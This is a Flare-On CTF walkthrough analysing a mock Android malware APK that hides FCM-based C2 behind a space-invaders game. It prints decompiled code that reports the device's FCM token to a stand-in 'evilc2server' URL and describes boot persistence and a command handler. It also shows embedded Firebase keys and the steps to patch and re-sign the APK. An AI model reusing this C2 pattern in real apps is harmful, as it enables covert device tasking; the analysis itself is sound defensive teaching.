Flare-On 10 Challenge 2: ItsOnFire.apk

By Raymond Leong


Overview

The FLARE team has observed an increased use of Firebase Cloud Messaging (FCM) as a C2 mechanism for Android samples submitted to our malware queue for analysis. This challenge seeks to familiarize players with FCM C2 and highlight OPSEC risks malware actors accept when using FCM C2. The challenge was inspired by a North Korean Android backdoor submitted for analysis in early 2023.

Firebase Cloud Messaging

As a primer, Firebase is Google Cloud Platform's mobile development environment. It's most commonly known for its real-time databases, but it provides additional services such as cloud messaging, analytics, hosting, and authentication. This challenge uses the Firebase Cloud Messaging (FCM) component. FCM is a service that allows application owners to send custom messages or notifications to users of their application. The figure below illustrates how the FCM service delivers a message to a user's device:

1) An app developer observes analytics and usage of their app. Based on usage, they automate and manage sending notifications or custom data messages to users.
2) These messages are handled transparently by the FCM backend.
3) The FCM backend delivers the message using the appropriate protocol for the end user's device.



A legitimate example is a mobile shopping app that has Google analytics and FCM integrated. The app identifies that a shopper placed a high dollar item in their shopping cart but hasn't purchased the item after a day. The app then sends a notification there is now a 20% discount on their item.

GCP and FCM provide the app developer the analytics, infrastructure, messaging, and an SDK to integrate this functionality into their app.


Why Threat Actors Use FCM

The same functionality which makes it attractive for legitimate app developers also applies to threat actors. FCM provides capability to manage victim targeting, an SDK is available for app integration, and FCM obfuscates C2 network traffic. SDK communication with Firebase infrastructure is over HTTP or XMPP.

Threat actors may also believe using a commercial cloud provider for infrastructure may limit analysis by private sector researchers or government entities. Although this creates some roadblocks, the nature of Firebase authentication exposes the threat actor's infrastructure across the Google security ecosystem, as detailed further in the walk through. For threat actors that value OPSEC, abusing Firebase and FCM is often a poor choice.

Challenge Walkthrough

Executing ItsOnFire.apk on an Android device reveals a FLARE Malware Invaders game. Use the FLARE spaceship to destroy all the malware invaders in time! How many waves can you defeat?



Besides the very obvious evil of the malware invaders, is anything else malicious happening? Let's analyze the APK statically and take a deeper look.

We'll use the free tool JADX to analyze the APK. A latest release is available here: https://github.com/skylot/jadx.

To execute and run the game, Android Studio provides an emulator with a wide selection of Android devices and versions:
https://developer.android.com/studio


ProGuard Obfuscation

When the APK is opened in JADX, one of the first things noticeable in its directory view is the obfuscation of many of the package, class, and method names. These are replaced with either generic letters or a simple alphanumeric combination. This is an artifact of Android Studio's ProGuard. ProGuard is included with Android Studio and has the ability to obfuscate, optimize, and shrink an APK. The whole APK can be targeted or just specified portions of code.

ProGuard's obfuscation feature generically renames classes, methods, and variables with simple alphanumeric names – this removes the original source names and the functionality they describe. However, ProGuard can obfuscate not everything. Only classes, methods, variables, or strings written by a developer can be obfuscated. It can't obfuscate the standard Android SDK and its usage within the developer's code.

To minimize the tediousness of working through prolonged obfuscation, only a few classes in the challenge code were obfuscated, with the remaining omitted by ProGuard. The additional optimization and minimization features were also disabled for the APK.

A screenshot of an obfuscated class is below. As described earlier, within the obfuscated class, usage of the standard Android SDK is not obfuscated.



Android Manifest

Next, let's open the Android Manifest in JADX. For those familiar with analyzing compiled Windows executables, the Android Manifest is similar to the Portable Executable header, as it defines key information for the APK such as permissions, intent filters, and entry points within activities and services. An activity in Android is a component that the user is meant to interact with, and a service is a process run in the background without a user interface.

On the second line of the manifest, we see the minSdkVersion is SDK/API level 30, which lets us know our Android Device or Emulator must be at least Android version 11 to execute this APK.

Next, in the Android Manifest starting on line 11 are the permission declarations. Many of these are common permissions and not necessarily malicious; however `android.Manifest.permission.CALL_PHONE` sticks out as suspicious. The last three permissions are non-standard but required for Firebase to receive push notifications, support ads, or recognize where the app was installed from.

Intent Filters

Next are the intent filters that the malware declares starting on line 40. Intents are an inter-process communication mechanism for Android and are a vehicle to pass data between apps. Intents are broadcasted on the device by an app and depending on the type of intent they are – explicit or implicit defines how another app handles it.

An explicit intent is when the broadcasted intent specifies which app to handle and action it. For example, an explicit intent might specify the Facebook app and provide it the parameters to open a specific user's page. The other type is an implicit intent. When this intent is broadcasted on the device, an app needs to register to handle that intent to receive and process it. To receive a broadcast intent, an app creates an intent filter within its Android manifest. `ItsOnFire.apk` declares two intent filters.

First is the intent filter for `com.secure.itsonfire.MalwareInvadersActivity`. This filter monitors the intents `android.intent.action.MAIN` and `android.intent.category.LAUNCHER`. The combination of these two intents associates the linked activity as the app's entry point and is the activity that executes when the app is launched from the device's launcher list.

```
<application android:theme="@android:style/Theme.Translucent.NoTitleBar" android:label="@string/app_name" android:icon="@mipmap/ic_launcher"
    <activity android:theme="@android:style/Theme.NoTitleBar.Fullscreen" android:name="com.secure.itsonfire.MalwareInvadersActivity" android:
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
    </activity>
```

The next intent filter is com.secure.itsonfire.MessageWorker. This intent filter monitors for a specific Firebase intent named `com.google.firebase_MESSAGING_EVENT` and when received, this service executes. It

additionally monitors for intents such as `BOOT_COMPLETED`, `QUICKBOOT_POWERON`, `RESTART` . When these intents are received, the service executes, providing the APK persistence.

```
<service android:name="com.secure.itsonfire.MessageWorker" android:enabled="true" android:exported="true">
    <intent-filter>
        <action android:name="com.google.firebase.MESSAGING_EVENT"/>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
        <action android:name="android.intent.action.QUICKBOOT_POWERON"/>
        <action android:name="android.intent.action.ACTION_BOOT_COMPLETED"/>
        <action android:name="android.intent.action2.RESTART"/>
        <action android:name="android.intent.action.REBOOT"/>
    </intent-filter>
</service>
```

These 2 classes are excellent points to start performing deeper analysis.

com.secure.itsonfire.MalwareInvadersActivity

When an activity is invoked, its `onCreate` method is executed as the entry point for the class. The `onCreate` method within `MalwareInvadersActivity` launches the game prompt “Destroy the Malware Invaders in Time!”. It next creates a new instance of the `MalwareInvadersView` class and executes it.

```
public final class MalwareInvadersActivity extends Activity {

    /* renamed from: k  reason: collision with root package name */
    public static final int f350k = 8;
    @Nullable

    /* renamed from: j  reason: collision with root package name */
    private MalwareInvadersView f351j;

    @Override // android.app.Activity
    public void onCreate(@Nullable Bundle bundle) {
        super.onCreate(bundle);
        Toast.makeText(this, "Destroy the Malware Invaders in Time!", 1).show();
        Display defaultDisplay = getWindowManager().getDefaultDisplay();
        Point point = new Point();
        defaultDisplay.getSize(point);
        MalwareInvadersView malwareInvadersView = new MalwareInvadersView(this, point);
        this.f351j = malwareInvadersView;
        setContentView(malwareInvadersView);
        MalwareInvadersView malwareInvadersView2 = this.f351j;
        if (malwareInvadersView2 == null) {
            return;
        }
        malwareInvadersView2.start();
    }
}
```

The `MalwareInvadersView` class manages the game’s functionality. Its code and the supporting `Bullet`, `DefenseBrick`, `Invader`, and `PlayerShip` classes implement the game’s functionality and render its graphical elements. These classes only contain game-related code and no malicious or flag related code.

The Malware Invaders game was developed through a Game Code School tutorial. They provide various tutorials on how to write Android games in different languages . This game is written in Kotlin. For more information, their site can be found at https://gamecodeschool.com. Both a hat tip & tip via SubscribeStar to them.

com.secure.itsonfire.MessageWorker

This class extends the `FirebaseMessagingService` SDK. When the app executes, the onNewToken method generates a new FCM Token. This token is used to register the device with the app's FCM project. For a legitimate app, this allows the app owner to register the device and enable future notifications and messages to the specific device. In malicious APKs, this token is commonly sent to a C2 server. The threat actor's infrastructure then manages the device's registration with the FCM project and then handles tasking of the APK using FCM infrastructure and messages.

This method contains a logging function which logs a new FCM token. This can be retrieved using a utility like logcat.

```
@Override // com.google.firebase.messaging.FirebaseMessagingService
public void onNewToken(@NotNull String token) {
    Intrinsics.checkNotNullParameter(token, "token");
    Log.e("FCM Token Created", token);
    ExecutorService newSingleThreadExecutor = Executors.newSingleThreadExecutor();
    String str = getString(R.string.c2) + token;
    Intrinsics.checkNotNullExpressionValue(str, "StringBuilder().apply(builderAction).toString()");
    newSingleThreadExecutor.submit(new PostByWeb(str));
}
```

The strings used within this method are both hard-coded and resource ID strings, retrieved using the GetString method. We can identify the resource string by using the resource string ID passed to the GetString method and reference its value in the strings.xml file located in `/res/values/strings.xml`. This file will contain both strings created by the application developer and supporting library strings.

res/values/strings.xml

```
31    <string name="ag">AES</string>
32    <string name="aias">android.intent.action.SEND</string>
33    <string name="alg">AES/CBC/PKCS5Padding</string>
34    <string name="androidx_startup">androidx.startup</string>
35    <string name="app_name">ItsOnFire!</string>
36    <string name="av">android.intent.action.VIEW</string>
37    <string name="bd">Best Day of the Week?</string>
38    <string name="c2">https://flare-on.com/evilc2server/report_token/report_token.php?token=</string>
39    <string name="close_drawer">Close navigation menu</string>
40    <string name="close_sheet">Close sheet</string>
41    <string name="common_google_play_services_enable_button">Enable</string>
42    <string name="common_google_play_services_enable_text">%1$s won\'t work unless you enable Google Pla
```

By retrieving the C2 string value, we identify that the newly created FCM token is sent to a remote server via HTTP:
`https://flare-on.com/evilc2server/report_token/report_token.php?token=<FCM_Token>`

The `OnMessageRecevied` method within this same class monitors for an incoming message from its FCM project. In a legitimate app, this method would process a FCM message that was sent in response to an analytics trigger.

In our challenge, this method looks for an incoming FCM data message which has a custom key named "my_custom_key". If present, it proceeds to build a notification that is displayed on the phone. The notification's title is "Notification!" With the subtext "Best day of the week!". The value in the "my_custom_key" key is passed to an obfuscated function which returns an intent. This intent is then broadcasted when the notification is clicked by the user.

```
@Override // com.google.firebase.messaging.FirebaseMessagingService
public void onMessageReceived(@NotNull RemoteMessage remoteMessage) {
    Intrinsics.checkNotNullParameter(remoteMessage, "remoteMessage");
    super.onMessageReceived(remoteMessage);
    String str = remoteMessage.getData().get(getString(R.string.key)); // my_custom_key
    if (str != null) {
        NotificationManager notificationManager = (NotificationManager) getSystemService("notification");
        NotificationChannel notificationChannel = new NotificationChannel(getString(R.string.oc), getString(R.string.mc), 4); // one-channel, My Channel One
        notificationChannel.setDescription(getString(R.string.nc)); // Notification Channel
        Intrinsics.checkNotNull(notificationManager);
        notificationManager.createNotificationChannel(notificationChannel);
        NotificationCompat.Builder builder = new NotificationCompat.Builder(this, getString(R.string.oc)); // one-channel
        builder.setSmallIcon(17301595);
        builder.setContentTitle(getString(R.string.title)); // Notification!
        builder.setWhen(System.currentTimeMillis());
        builder.setContentText(getString(R.string.bd)); // Best Day of the Week?
        builder.setAutoCancel(true);
        builder.setFullScreenIntent(c.f362a.a(this, str), true);
        startForeground(2102, builder.build());
```

f.c.f3621.a

This method is obfuscated but we can deobfuscate its contents by retrieving string resources and relabeling the obfuscated names. When this is done, we identify the purpose of this method is to receive an argument, build a particular intent, and return the intent to its calling `OnMessageRecevied` method.


Argument values this method uses are: monday, tuesday, wednesday, thursday, friday, saturday, and sunday. This method implements a command handler and valid commands are days of the week, in lowercase. A good hypothesis is that one of these commands may execute functionality that could reveal the challenge's flag.
We'll detail two techniques to identify the functionality of the commands within this method.

Solve Dynamically Method: Tasking the APK Dynamically to Decrypt the Flag


The first technique is to solve it dynamically. By triggering execution of the commands, it uses the APK to execute, decrypt, and display the flag. One way this can be done is by creating a Firebase Cloud Messaging (FCM) project and tasking `ItsOnFire.apk` with a FCM message.

Standing up an FCM project is free and relatively low effort. If an Android emulator is already setup, this takes approximately 20-30 minutes. This method also clearly shows how threat actors using FCM C2 expose their infrastructure.


1) First navigate to the following link and click on “Get Started”: https://console.firebase.google.com
    a. This requires a Google account




2) Next, perform the following steps to create a FCM project
    a. Select Add project




    b. Name and create the project. The name of the project itself does not matter and you can provide it what you’d like.



3) Register the ItsOnFire.apk with your new Firebase project
    a. Click Android icon shown below to begin to register the app with your FCM project




    b. Add the name of the app
        i. An Android package name uniquely identifies the app and is defined in its Android manifest.
        ii. For `ItsOnFire.apk`, its name is "`com.secure.itsonfire`". We'll use this as the name of the app you are registering.



c. Register the app

4) Configuration file
   a. Download the configuration file



b. The developer includes this configuration file in their original project before compilation. When their finished app is built, the configuration items are present within the strings resource file.
c. A valid FCM configuration is required to authenticate and use Firebase Cloud Messaging
d. The configuration file contains unique identifying information that identifies the project across all of Firebase and Google Cloud Platform.

Solve Dynamically Method: FCM Configuration File - Threat Actor Risks

This is an OPSEC risk for threat actors that use Firebase services for C2. Since FCM is a Google service, FLARE works with partner Google threat analysis teams who incorporate this data and perform high-fidelity tracking on threat actors and their infrastructure. Although the techniques and specifics are intentionally left vague, this configuration data is combined with further internal telemetry and enables identifying and attributing adversary infrastructure.

Many threat actors do not maintain perfect OPSEC and often a reused domain, email, or login IP address can link clusters of activity and expose parallel campaigns and non-segmented C2 infrastructure. This allows Google intelligence teams to develop a comprehensive understanding of a threat actor's infrastructure, targeting, and tradecraft. This may lead to either an internal takedown of the malware and infrastructure or sharing of this information with external trusted partners who have additional tools and authorities for action against malicious actors. For threat actors that place a value on OPSEC or C2 infrastructure resiliency, abusing Firebase and FCM is often a poor choice.

Solve Dynamically Method: Patching In Configuration Data

Now that we've stood up a FCM project and obtained its configuration file, we need to patch `ItsOnFire.APK` to accept tasking from the new FCM project.

To perform this patching, we'll disassemble the APK and patch over specific FCM configuration strings using values from the new, downloaded configuration file. Once this is complete, we'll rebuild the APK. The tools to do so are included with Android Studio: apktool, zipalign, keytool, and apksigner.

1) First, we unpack and disassemble the APK
    a. Use the apktool command: "`apktool d ItsOnFire.apk`"
    b. This creates a directory that resembles the original Java or Kotlin source project

```
(base) 22J-H04KHTDH-3IL:ItsOnFire raymond.leong$ apktool d itsOnFire.apk
I: Using Apktool 2.7.0 on itsOnFire.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/raymond.leong/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory
(base) 22J-H04KHTDH-3IL:ItsOnFire raymond.leong$
```

2) Locate the strings.xml file containing the FCM configuration strings within the unpacked directory
    a. These can be found in "`ItsOnFire/res/values/strings.xml`"

Users > raymond.leong > ItsOnFire > itsOnFire > res > values > strings.xml

```
58  <string name="common_signin_button_text_long">Sign in with Google</string>
59  <string name="default_error_message">Invalid input</string>
60  <string name="default_popup_window_title">Pop-Up Window</string>
61  <string name="default_web_client_id">524049307205-o7s97a5fv2sns9sspckf4so4jipijgit.apps.googleusercontent.com</string>
62  <string name="dropdown_menu">Dropdown menu</string>
63  <string name="es">android.intent.extra.STREAM</string>
64  <string name="f1">friday</string>
65  <string name="f3">twitter://user?screen_name=CraigWeekend</string>
66  <string name="fcm_fallback_notification_channel_label">Miscellaneous</string>
67  <string name="file">myFile.png</string>
68  <string name="fo">https://www.flare-on.com</string>
69  <string name="gcm_defaultSenderId">524049307205</string>
70  <string name="google_api_key">AIzaSyAITl4_Aj1Qamtb_lbG57m_YA7oHBhtBhs</string>
71  <string name="google_app_id">1:524049307205:android:e4514424a403183993f52c</string>
72  <string name="google_crash_reporting_api_key">AIzaSyAITl4_Aj1Qamtb_lbG57m_YA7oHBhtBhs</string>
73  <string name="google_storage_bucket">myevilapp-2e278.appspot.com</string>
74  <string name="in_progress">In progress</string>
```

    b. The string values to patch using the new values in the configuration file are:
        i. `gcm_defaultSenderId`
        ii. `google_api_key`
        iii. `google_app_id`
        iv. `google_crash_reporting_api_key`
        v. `google_storage_bucket`
        vi. `default_web_client_id`

    c. Once the new values are patched, the sample is ready to be rebuilt

3) Rebuild the patched APK using the following steps

    a. Rebuild the APK using apktool and the b argument:
        i. "`apktool b <modified_app_folder> -o <new_app>`"

b. Zipalign the APK. This is an optimization that aligns uncompressed data along 4-byte boundaries to enable faster memory access:
    i. "`zipalign -v 4 <modified_app> < zip_aligned_app>`"

c. Generate signing keys to re-sign the APK using keytool:
    i. "`keytool -genkey -v -keystore <keystore_file_path> -alias <app_name> -keyalg RSA -validity 10000`"
    ii. We can use self-signed keys because Android certificates aren't meant to validate the identity of a developer, as is the case for iOS apps

d. Re-sign the APK using apksigner:
    i. "`apksigner sign --ks <key> --out <signed_app> <zip_aligned_app>`"

e. Verify the rebuilt APK was successful. If it was successful, apksigner returns 0 with no errors:
    i. "`apksigner verify <signed_app>`"

Solve Dynamically Method: Tasking the Patched APK using FCM Messages

